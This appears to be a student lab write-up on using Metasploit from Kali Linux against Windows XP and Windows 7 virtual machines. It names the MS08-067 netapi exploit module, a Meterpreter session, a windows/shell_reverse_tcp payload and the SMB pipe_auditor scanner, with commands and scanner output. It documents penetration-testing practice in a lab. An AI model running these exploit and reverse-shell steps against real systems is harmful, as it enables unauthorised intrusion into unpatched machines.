
Metasploit Framework

Name: Alizeh Jafri


I opened the terminal in kali linux on VMware and entered the following commands:

- Service postgres start
- Service Metasploit
- Msfconsole
- Search ms08-067




Then, I used the search command to check for any module available in Metasploit that has got vulnerability in focus that is ms08-067.


I entered, info exploit/windows/smb/ms08-067_netapi command to get the information as shown in the screenshot below:



Then I typed 'show options' shown in the screen shot below:




Now, I set RHOST to target windowsXP. I got the IP address from windows XP. To get the IP address of windows XP, I clicked on start → run → cmd → ipconfig, shown below:



Then I typed set RHOST, show targets and the results are shown in the below screenshot:


The exploit command in the terminal can be a shell now in Target:




Here, the commands can be executed to get the information regarding the machine which is compromised:

Payloads/Shellcode


I used command show payloads to see the compatible payloads, screenshot is shown below:




Here I entered exploit payload to tell Metasploit to run the module. And I ended up with a Meterpreter session. Which is short for meta-interpreter, Metasploit's unique payload. To return to the regular Metasploit console, we just need to type exit:



Next, to set up a payload manually we entered the command, set payload windows/shell_reverse_tcp. This is a reverse shell. could use specific payload, then typed show options as shown below:




Then, to exploit with the payload, I entered exploit, as shown below:




MSFCLI


It is helpful when we use Metasploit inside the scripts and for testing the Metasploit modules. It runs with a fast one-line command. I entered the command msfcli-h. Then, I exploit MS08-067 using Msfcli. I used the command as follows to see the options for MS08-067 exploit module as shown below:



Then I set the RHOST option to the IP address of the targeted machine which is windows XP:



Here, I saw compatible payload as command shown in the screenshot below:



Set RHOSTS to the IP address of the Windows XP target as set RHOSTS 10.33.213.184

Instead of RHOST I have RHOSTS set, which lets me to specify more than one remote host to run the module against. I typed the command use scanner/smb/pipe_auditor and show options.

Now, I run the auxiliary module by entering 'exploit'. The module audits the listening SMB pipes on the Windows XP target. As it turns out, the browser pipe is the only available pipe.

```
msf auxiliary(pipe_auditor) > set RHOSTS 10.33.213.184
RHOSTS => 10.33.213.184
msf auxiliary(pipe_auditor) > show options

Module options (auxiliary/scanner/smb/pipe_auditor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     10.33.213.184    yes       The target address range or CIDR identi
fier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentic
ation
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(pipe_auditor) > exploit

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(pipe_auditor) >
```

Next, I did the same with windows 7. I set the RHOSTS as 192.168.0.22. The screen shot is shows below:

```
msf auxiliary(pipe_auditor) > set RHOSTS 192.168.0.22
RHOSTS => 192.168.0.22
msf auxiliary(pipe_auditor) > show options

Module options (auxiliary/scanner/smb/pipe_auditor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     192.168.0.22     yes       The target address range or CIDR identi
fier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentic
ation
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(pipe_auditor) > exploit

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(pipe_auditor) >
```